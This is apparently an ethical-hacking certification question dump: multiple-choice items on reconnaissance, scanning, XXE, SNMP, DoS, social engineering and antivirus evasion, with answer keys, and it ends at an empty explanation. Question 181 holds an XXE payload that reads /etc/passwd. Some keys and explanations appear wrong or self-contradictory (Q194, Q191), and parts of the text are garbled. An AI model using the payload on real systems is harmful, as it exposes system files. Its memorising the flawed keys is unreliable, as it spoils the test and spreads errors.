During a reconnaissance mission, an ethical hacker uses Maltego, a popular footprinting tool, to collect information about a target organization. The information includes the target's Internet infrastructure details (domains, DNS names, Netblocks, IP address information). The hacker decides to use social engineering

techniques to gain further information. Which of the following would be the least likely method of social engineering to yield beneficial information based on the data collected?

- A. Shoulder surfing to observe sensitive credentials input on the target's computers
- B. Impersonating an ISP technical support agent to trick the target into providing further network details
- C. Dumpster diving in the target company's trash bins for valuable printouts
- D. Eavesdropping on internal corporate conversations to understand key topics

Answer: A

Explanation

Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to observe sensitive information, such as passwords, PINs, or credit card numbers, that they enter on their computer, phone, or ATM. It is the least likely method of social engineering to yield beneficial information based on the

data collected by Maltego, because it requires physical proximity and access to the target's devices, which may not be feasible or safe for the hacker. Moreover, shoulder surfing does not leverage the information obtained by Maltego, such as domains, DNS names, Netblocks, or IP addresses, which are more relevant for network-based attacks.

The other options are more likely to yield beneficial information based on the data collected by Maltego, because they involve exploiting the target's trust, curiosity, or negligence, and using the information obtained by Maltego to craft convincing scenarios or messages. Impersonating an ISP technical support agent to trick the target into providing further network details is a form of pretexting, where the hacker creates a false identity and scenario to obtain information or access from the target. Dumpster diving in the target company's trash bins for valuable printouts is a technique that relies on the target's negligence or lack of proper disposal of sensitive documents, such as network diagrams, passwords, or confidential reports. Eavesdropping on internal corporate conversations to understand key topics is a technique that exploits the target's curiosity or lack of awareness, and allows the hacker to gather information about the target's projects, plans, or problems, which can be used for further attacks or extortion. References:

- Social Engineering: Definition & 5 Attack Types
- How to Use Maltego Transforms to Map Network Infrastructure: An In-Depth Guide
- Social engineering: Definition, examples, and techniques

Question #:180 - (Exam Topic 3)

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?

- A. vendor risk management
- B. Security awareness training
- C. Secure deployment lifecycle
- D. Patch management

Answer: D

Explanation

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.

Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.

Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular

practicality of programs as well.

Question #:181 - (Exam Topic 3)

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

- A. XXE
- B. SQLi
- C. IDOR
- D. XXS

Answer: A

Question #:182 - (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.

What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is

FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

https://nmap.org/book/scan-methods-maimon-scan.html

How Nmap interprets responses to a Maimon scan probe

Probe Response Assigned State

No response received (even after retransmissions) open|filtered

TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

Question #:183 - (Exam Topic 3)

Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated byjames in the above scenario?

- A. Border Gateway Protocol (BGP)
- B. File Transfer Protocol (FTP)
- C. Network File System (NFS)
- D. Remote procedure call (RPC)

Answer: B

Question #:184 - (Exam Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline
- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3

- C. 2-->4-->5-->3-->6--> 1
- D. 1-->2-->3-->4-->5-->6

Answer: A

Question #:185 - (Exam Topic 3)

An ethical hacker has been tasked with assessing the security of a major corporation's network. She suspects the network uses default SNMP community strings. To exploit this, she plans to extract valuable network information using SNMP enumeration. Which tool could best help her to get the information without directly modifying any parameters within the SNMP agent's management information base (MIB)?

- A. snmp-check (snmp_enum Module) to gather a wide array of information about the target
- B. Nmap, with a script to retrieve all running SNMP processes and associated ports
- C. Oputits, are mainly designed for device management and not SNMP enumeration
- D. SnmpWalk, with a command to change an OID to a different value

Answer: A

Explanation

snmp-check (snmp_enum Module) is the best tool to help the ethical hacker to get the information without directly modifying any parameters within the SNMP agent's MIB. snmp-check is a tool that allows the user to enumerate SNMP devices and extract information from them. It can gather a wide array of information about the target, such as system information, network interfaces, routing tables, ARP cache, installed software, running processes, TCP and UDP services, user accounts, and more. snmp-check can also perform brute force attacks to discover the SNMP community strings, which are the passwords used to access the SNMP agent. snmp-check is available as a standalone tool or as a module (snmp_enum) within the Metasploit framework.

The other options are not as effective or suitable as snmp-check for the ethical hacker's task. Nmap is a network scanning and enumeration tool that can perform various types of scans and probes on the target. It can also run scripts to perform specific tasks, such as retrieving SNMP information. However, Nmap may not be able to gather as much information as snmp-check, and it may also trigger alerts or blocks from firewalls or intrusion detection systems. Oputils is a network monitoring and management toolset that can perform various functions, such as device discovery, configuration backup, bandwidth monitoring, IP address management, and more. However, Oputils is mainly designed for device management and not SNMP enumeration, and it may not be able to extract valuable network information from the SNMP agent. SnmpWalk is a tool that allows the user to retrieve the entire MIB tree of an SNMP agent by using SNMP GETNEXT requests. However, SnmpWalk is not suitable for the ethical hacker's task, because it requires the user to change an OID (object identifier) to a different value, which may modify the parameters within the SNMP agent's MIB and affect its functionality or security. References:

- snmp-check The SNMP enumerator
- SNMP Enumeration | Ethical Hacking GreyCampus

- SNMP Enumeration GeeksforGeeks
- Nmap the Network Mapper Free Security Scanner
- OpUtils Network Monitoring & Management Toolset
- SnmpWalk SNMP MIB Browser

Question #:186 - (Exam Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

invictus@victim_server.~\$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxx QUITTING!

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

Question #:187 - (Exam Topic 3)

During a recent vulnerability assessment of a major corporation's IT systems, the security team identified several potential risks. They want to use a vulnerability scoring system to quantify and prioritize these vulnerabilities. They decide to use the Common Vulnerability Scoring System (CVSS). Given the characteristics of the identified vulnerabilities, which of the following statements is the most accurate regarding the metric

types used by CVSS to measure these vulnerabilities?

- A. Temporal metric represents the inherent qualities of a vulnerability
- B. Base metric represents the inherent qualities of a vulnerability
- C. Environmental metric involves the features that change during the lifetime of the vulnerability
- D. Temporal metric involves measuring vulnerabilities based on a specific environment or implementation

Answer: B

Explanation

The base metric represents the inherent qualities of a vulnerability, according to the Common Vulnerability Scoring System (CVSS). CVSS is a framework that numerically characterizes the severity of software vulnerabilities between the range of 0-10. CVSS consists of three metric groups: Base, Temporal, and Environmental. The base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The base metric group consists of six sub-metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The impact sub-metric further consists of three sub-metrics: Confidentiality, Integrity, and Availability. The base metric group produces a score ranging from 0 to 10, which reflects the intrinsic and fundamental properties of a vulnerability12.

The other options are not correct for the following reasons:

- A. Temporal metric represents the inherent qualities of a vulnerability: This option is incorrect because the temporal metric group captures the characteristics of a vulnerability that change over time due to events external to the vulnerability. The temporal metric group consists of three sub-metrics: Exploit Code Maturity, Remediation Level, and Report Confidence. The temporal metric group modifies the base score to reflect the current state of the vulnerability, such as the availability of exploit code, the existence of patches or workarounds, and the degree of verification of the vulnerability report12.
- © C. Environmental metric involves the features that change during the lifetime of the vulnerability: This option is incorrect because the environmental metric group captures the characteristics of a vulnerability that are relevant and unique to a user's environment. The environmental metric group consists of three sub-metrics: Modified Attack Vector, Modified Attack Complexity, and Modified Privileges Required. The environmental metric group also allows the user to assign importance values to the impact sub-metrics: Confidentiality Requirement, Integrity Requirement, and Availability Requirement. The environmental metric group modifies the base and temporal scores to reflect the impact of the vulnerability on the user's specific environment, such as the network configuration, the security objectives, and the asset value12.
- D. Temporal metric involves measuring vulnerabilities based on a specific environment or implementation: This option is incorrect because the temporal metric group does not involve measuring vulnerabilities based on a specific environment or implementation, but rather on the factors that change over time due to events external to the vulnerability. The environmental metric group, not the temporal metric group, involves measuring vulnerabilities based on a specific environment or implementation, as explained in option C.

References:

- 1: What is CVSS Common Vulnerability Scoring System SANS Institute
- 2: Common Vulnerability Scoring System Wikipedia

Question #:188 - (Exam Topic 3)

A certified ethical hacker is conducting a Whois footprinting activity on a specific domain. The individual is leveraging various tools such as Batch IP Converter and Whols Analyzer Pro to retrieve vital details but is unable to gather complete Whois information from the registrar for a particular set of data. As the hacker, what might be the probable data model being utilized by the domain's registrar for storing and looking up

Who is information?

- A. Thick Whois model with a malfunctioning server
- B. Thick Whois model working correctly
- C. Thin Whois model with a malfunctioning server
- D. Thin Whois model working correctly

Answer: D

Explanation

A thin Whois model is a type of data model that is used by some domain registrars for storing and looking up Whois information. In a thin Whois model, the registrar only stores the basic information about the domain, such as the domain name, the registrar name, the name servers, and the registration and expiration dates. The rest of the information, such as the contact details of the domain owner, the administrative contact, and the technical contact, is stored by the registry that manages the top-level domain (TLD) of the domain. For example, the registry for .com and .net domains is Verisign, and the registry for .org domains is Public Interest Registry. When a Whois lookup is performed on a domain that uses a thin Whois model, the registrar's Whois server only returns the basic information and refers the query to the registry's Whois server for the complete information1.

As a hacker, if you are unable to gather complete Whois information from the registrar for a particular set of data, it might be because the domain's registrar is using a thin Whois model and the registry's Whois server is not responding or providing the information. This could be due to various reasons, such as network issues, server errors, rate limits, privacy policies, or legal restrictions. Therefore, the probable data model being utilized by the domain's registrar for storing and looking up Whois information is a thin Whois model working correctly.

References:

Differences Between Thin WHOIS vs Thick WHOIS – OpenSRS Help & Support

Question #:189 - (Exam Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation

https://en.wikipedia.org/wiki/RADIUS

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization


The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.

Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

Question #:190 - (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on
- D. Windows authentication

Answer: C

Question #:191 - (Exam Topic 3)

An audacious attacker is targeting a web server you oversee. He intends to perform a Slow HTTP POST attack, by manipulating 'a' HTTP connection. Each connection sends a byte of data every 'b' second, effectively holding up the connections for an extended period. Your server is designed to manage 'm' connections per second, but any connections exceeding this number tend to overwhelm the system. Given 'a=100' and variable 'm', along with the attacker's intention of maximizing the attack duration 'D=a*b', consider the following scenarios. Which is most likely to result in the longest duration of server unavailability?

- A. m=110, b=20: Despite the attacker sending 100 connections, the server can handle 110 connections per second, therefore likely staying operative, regardless of the hold-up time per connection
- B. m=90, b=15: The server can manage 90 connections per second, but the attacker's 100 connections exceed this, and with each connection held up for 15 seconds, the attack duration could be significant
- C. 95, b=10: Here, the server can handle 95 connections per second, but it falls short against the

attacker's 100 connections, albeit the hold-up time per connection is lower

D. m=105, b=12: The server can manage 105 connections per second, more than the attacker's 100 connections, likely maintaining operation despite a moderate hold-up time

Answer: B

Explanation

A Slow HTTP POST attack is a type of denial-of-service (DoS) attack that exploits the way web servers handle HTTP requests. The attacker sends a legitimate HTTP POST header to the web server, specifying a large amount of data to be sent in the request body. However, the attacker then sends the data very slowly, keeping the connection open and occupying the server's resources. The attacker can launch multiple such connections, exceeding the server's capacity to handle concurrent requests and preventing legitimate users from accessing the web server.

The attack duration D is given by the formula D = a * b, where a is the number of connections and b is the hold-up time per connection. The attacker intends to maximize D by manipulating a and b. The server can manage m connections per second, but any connections exceeding m will overwhelm the system. Therefore, the scenario that is most likely to result in the longest duration of server unavailability is the one where a > m and b is the largest. Among the four options, this is the case for option B, where a = 100, m = 90, and b = 15. In this scenario, D = 100 * 15 = 1500 seconds, which is the longest among the four options. Option A has a larger b, but a < m, so the server can handle the connections without being overwhelmed. Option C has a > m, but a smaller b, so the attack duration is shorter. Option D has a > m, but a smaller b and a smaller difference between a and m, so the attack duration is also shorter. References:

- What is a Slow POST Attack & How to Prevent One? (Guide)
- Mitigate Slow HTTP GET/POST Vulnerabilities in the Apache HTTP Server Acunetix
- What is a Slow Post DDoS Attack? | NETSCOUT

Question #:192 - (Exam Topic 3)

An experienced cyber attacker has created a fake Linkedin profile, successfully impersonating a high-ranking official from a well-established company, to execute a social engineering attack. The attacker then connected with other employees within the organization, receiving invitations to exclusive corporate events and gaining

access to proprietary project details shared within the network. What advanced social engineering technique has the attacker primarily used to exploit the system and what is the most likely immediate threat to the organization?

- A. Pretexting and Network Vulnerability
- B. Spear Phishing and Spam
- C. Whaling and Targeted Attacks
- D. Baiting and Involuntary Data Leakage

Answer: C

Explanation

Whaling is an advanced social engineering technique that targets high-profile individuals, such as executives, managers, or celebrities, by impersonating them or someone they trust, such as a colleague, partner, or vendor. The attacker creates a fake Linkedin profile, pretending to be a high-ranking official from a well-established company, and uses it to connect with other employees within the organization. The attacker then leverages the trust and authority of the fake profile to gain access to exclusive corporate events and proprietary project details shared within the network. This way, the attacker can launch targeted attacks against the organization, such as stealing sensitive data, compromising systems, or extorting money.

The most likely immediate threat to the organization is the loss of confidential information and intellectual property, which can damage the organization's reputation, competitiveness, and profitability. The attacker can also use the information to launch further attacks, such as ransomware, malware, or sabotage, against the organization or its partners and customers.

The other options are not as accurate as whaling for describing this scenario. Pretexting is a social engineering technique that involves creating a false scenario or identity to obtain information or access from a victim. However, pretexting usually involves direct communication with the victim, such as a phone call or an email, rather than creating a fake Linkedin profile and connecting with the victim's network. Spear phishing is a social engineering technique that involves sending a personalized and targeted email to a specific individual or group, usually containing a malicious link or attachment. However, spear phishing does not involve creating a fake Linkedin profile and connecting with the victim's network. Baiting and involuntary data leakage are not social engineering techniques, but rather possible outcomes of social engineering attacks. Baiting is a technique that involves offering something enticing to the victim, such as a free download, a gift card, or a job opportunity, in exchange for information or access. Involuntary data leakage is a situation where the victim unintentionally or unknowingly exposes sensitive information to the attacker, such as by clicking on a malicious link, opening an infected attachment, or using an unsecured network. References:

- Whaling: What is a whaling attack?
- Advanced Social Engineering Attack Techniques
- Top 8 Social Engineering Techniques and How to Prevent Them

Ouestion #:193 - (Exam Topic 3)

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

- A. WEP
- B. WPA
- C. WPA2

D. WPA3

Answer: D

Question #:194 - (Exam Topic 3)

Which Nmap switch helps evade IDS or firewalls?

- A. -n/-R
- B. -0N/-0X/-0G
- C. -T
- D. -D

Answer: C

Question #:195 - (Exam Topic 3)

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

- A. UDP flood attack
- B. Ping-of-death attack
- C. Spoofed session flood attack
- D. Peer-to-peer attack

Answer: C

Explanation

In order to circumvent network protection tools, cybercriminals may forge a TCP session more efficiently by submitting a bogus SYN packet, a series of ACK packets, and at least one RST (reset) or FIN (connection termination) packet. This tactic allows crooks to get around defenses that only keep tabs on incoming traffic rather than analyzing return traffic.

Question #:196 - (Exam Topic 3)

You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device

was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

- A. Provide employees with corporate-owned devices for work-related tasks.
- B. Implement a mobile device management solution that restricts the installation of non-approved applications.
- C. Require all employee devices to use a company-provided VPN for internet access.
- D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Answer: D

Explanation

The best measure to prevent similar attacks without overly restricting the use of personal devices is to conduct regular cybersecurity awareness training, focusing on phishing attacks. Cybersecurity awareness training is a process of educating and empowering employees on the best practices and behaviors to protect themselves and the organization from cyber threats, such as phishing, malware, ransomware, or data breaches. Cybersecurity awareness training can help the organization mitigate the risk of phishing incidents by providing the following benefits 12:

- It can increase the knowledge and skills of employees on how to identify and avoid phishing emails, messages, or links, such as by checking the sender, the subject, the content, the attachments, and the URL of the message, and by verifying the legitimacy and authenticity of the message before responding or clicking.
- It can enhance the attitude and culture of employees on the importance and responsibility of cybersecurity, such as by encouraging them to report any suspicious or malicious activity, to follow the security policies and guidelines, and to seek help or guidance when in doubt or trouble.
- It can reduce the human error and negligence that are often the main causes of phishing incidents, such as by reminding employees to update their devices and applications, to use strong and unique passwords, to enable multi-factor authentication, and to backup their data regularly.

The other options are not as optimal as option D for the following reasons:

- A. Provide employees with corporate-owned devices for work-related tasks: This option is not feasible because it contradicts the BYOD policy, which allows employees to use their personal devices for work-related tasks. Providing employees with corporate-owned devices would require the organization to incur additional costs and resources, such as purchasing, maintaining, and securing the devices, as well as training and supporting the employees on how to use them. Moreover, providing employees with corporate-owned devices would not necessarily prevent phishing incidents, as the devices could still be compromised by phishing emails, messages, or links, unless the organization implements strict security controls and policies on the devices, which may limit the user autonomy and productivity3.
- B. Implement a mobile device management solution that restricts the installation of non-approved applications: This option is not desirable because it violates the user autonomy and privacy under the

BYOD policy, which allows employees to use their personal devices for both personal and professional purposes. Implementing a mobile device management solution that restricts the installation of non-approved applications would require the organization to monitor and control the devices of the employees, which may raise legal and ethical issues, such as data ownership, consent, and compliance. Furthermore, implementing a mobile device management solution that restricts the installation of non-approved applications would not completely prevent phishing incidents, as the employees could still receive phishing emails, messages, or links through the approved applications, unless the organization implements strict security controls and policies on the applications, which may affect the user experience and functionality4.

C. Require all employee devices to use a company-provided VPN for internet access: This option is not sufficient because it does not address the root cause of phishing incidents, which is the human factor. Requiring all employee devices to use a company-provided VPN for internet access would provide the organization with some benefits, such as encrypting the network traffic, hiding the IP address, and bypassing geo-restrictions. However, requiring all employee devices to use a company-provided VPN for internet access would not prevent phishing incidents, as the employees could still fall victim to phishing emails, messages, or links that lure them to malicious websites or applications, unless the organization implements strict security controls and policies on the VPN, which may affect the network performance and reliability.

References:

- 2 1: What is Cybersecurity Awareness Training? | Definition, Benefits & Best Practices | Kaspersky
- 2: How to Prevent Phishing Attacks with Security Awareness Training | Infosec
- 3: BYOD vs. Corporate-Owned Devices: Pros and Cons | Bitglass
- 4: Mobile Device Management (MDM) | OWASP Foundation
- Solution: What is a VPN and why do you need one? Everything you need to know | ZDNet

Question #:197 - (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

Answer: A

Explanation

Types of Vulnerability Assessment - External Assessment External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall. (P.527/511)

External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall.

The following are some of the possible steps in performing an external assessment:

- o Determine a set of rules for firewall and router configurations for the external network
- o Check whether the external server devices and network devices are mapped o Identify open ports and related services on the external network o Examine the patch levels on the server and external network devices o Review detection systems such as IDS, firewalls, and application-layer protection systems
- o Get information on DNS zones
- o Scan the external network through a variety of proprietary tools available on the Internet
- o Examine Web applications such as e-commerce and shopping cart software for vulnerabilities

Question #:198 - (Exam Topic 3)

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

- A. Exploitation
- B. Weaponization
- C. Delivery
- D. Reconnaissance

Answer: B

Question #:199 - (Exam Topic 3)

An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System

(IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the

following tools would be the best choice for this purpose and why?

- A. AutoYara Because it automates the generation of YARA rules from a set of malicious and benign files
- B. yarGen Because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files
- C. YaraRET Because it helps in reverse engineering Trojans to generate YARA rules
- D. koodous Because it combines social networking with antivirus signatures and YARA rules to detect malware

Answer: B

Explanation

YARA rules are a powerful way to detect and classify malware based on patterns, signatures, and behaviors. They can be used to complement Snort rules, which are mainly focused on network traffic analysis. However, writing YARA rules manually can be time-consuming and error-prone, especially when dealing with large and diverse malware samples. Therefore, using a tool that can automate or assist the generation of YARA rules can be very helpful for ethical hackers.

Among the four options, yarGen is the best choice for this purpose, because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files. This way, yarGen can reduce the false positives and increase the accuracy of the YARA rules. yarGen also supports various features, such as whitelisting, scoring, wildcards, and regular expressions, to improve the quality and efficiency of the YARA rules.

The other options are not as suitable as yarGen for this purpose. AutoYara is a tool that automates the generation of YARA rules from a set of malicious and benign files, but it does not perform any filtering or optimization of the strings, which may result in noisy and ineffective YARA rules. YaraRET is a tool that helps in reverse engineering Trojans to generate YARA rules, but it is limited to a specific type of malware and requires manual intervention and analysis. koodous is a platform that combines social networking with antivirus signatures and YARA rules to detect malware, but it is not a tool for generating YARA rules, rather it is a tool for sharing and collaborating on YARA rules. References:

- yarGen A Tool to Generate YARA Rules
- YARA Rules: The Basics
- Why master YARA: from routine to extreme threat hunting cases

Question #:200 - (Exam Topic 3)

Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

- A. msfpayload
- B. msfcli
- C. msfd
- D. msfencode

Answer: D

Explanation

https://www.offensive-security.com/metasploit-unleashed/msfencode/

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

Question #:201 - (Exam Topic 3)

Mirai malware targets loT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

- A. MITM attack
- B. Birthday attack
- C. DDoS attack
- D. Password attack

Answer: C

Question #:202 - (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack

- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

Answer: A

Question #:203 - (Exam Topic 3)

In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?

- A. Using Photon to retrieve archived URLs of the target website from archive.org
- B. Using the Netcraft tool to gather website information
- C. Examining HTML source code and cookies
- D. User-directed spidering with tools like Burp Suite and WebScarab

Answer: D

Explanation

User-directed spidering is a technique that allows the hacker to manually browse the target website and use a proxy or spider tool to capture and analyze the traffic. This way, the hacker can discover hidden or dynamic content that standard web spiders may miss due to a specific file in the root directory, such as robots.txt, that instructs them not to crawl certain pages or directories. User-directed spidering can also help the hacker to bypass authentication or authorization mechanisms, as well as identify vulnerabilities or sensitive information in the target website. User-directed spidering can be performed with tools like Burp Suite and WebScarab, which are web application security testing tools that can intercept, modify, and replay HTTP requests and responses, as well as perform various attacks and scans on the target website.

The other options are not likely to achieve the same results as user-directed spidering. Using Photon to retrieve archived URLs of the target website from archive.org may provide some historical information about the website, but it may not reflect the current state or content of the website. Using the Netcraft tool to gather website information may provide some general information about the website, such as its IP address, domain name, server software, or hosting provider, but it may not reveal the specific files or web pages on the website. Examining HTML source code and cookies may provide some clues about the website's structure, functionality, or user preferences, but it may not expose the hidden or dynamic content that user-directed spidering can discover. References:

- User Directed Spidering with Burp
- Web Spidering What Are Web Crawlers & How to Control Them

- Web Security: Recon
- Mapping the Application for Penetrating Web Applications 1

Question #:204 - (Exam Topic 3)

Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

- A. Tethered jailbreaking
- B. Semi-tethered jailbreaking
- C. Untethered jailbreaking
- D. Semi-Untethered jailbreaking

Answer: C

Explanation

